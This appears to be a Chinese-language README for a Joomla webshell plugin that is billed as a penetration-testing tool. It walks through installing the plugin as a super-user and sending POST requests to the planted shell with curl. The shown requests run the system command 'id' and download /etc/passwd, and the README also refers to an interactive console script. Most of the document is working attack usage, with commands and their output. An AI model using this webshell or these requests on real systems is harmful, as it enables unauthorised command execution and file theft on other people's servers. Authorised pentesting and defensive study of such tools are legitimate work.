
 p0dalirius/joomla-webshell-plugin
一个用于对 Joomla 网站进行渗透测试的 webshell 插件和交互式 shell。

一个用于对 Joomla 网站进行渗透测试的 webshell 插件和交互式 shell。



?action=exec 执行系统命令。?action=download 从远程系统下载文件到你的攻击机。要求:你需要拥有 Joomla 实例超级用户账户的凭据。

转到“系统 --> 扩展”页面,地址为 http://127.0.0.1:10080/administrator/index.php?option=com_installer&view=install,然后点击“_上传包文件_”:

现在你可以通过向 http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php 发送带有 action=exec&cmd=id 的 GET 或 POST 请求来执行命令:
$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=id"
{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","stderr":"","exec":"id"}
你也可以从浏览器通过 GET 请求访问它:

你还可以通过向 http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php 发送带有 action=download&path=/etc/passwd 的 GET 或 POST 请求来下载远程文件:
$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=download&path=/etc/passwd" -o-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
你也可以从浏览器通过 GET 请求下载远程文件:
当你的 webshell 处于活动状态时,你现在可以使用交互式 console.py 来执行命令和下载远程文件。






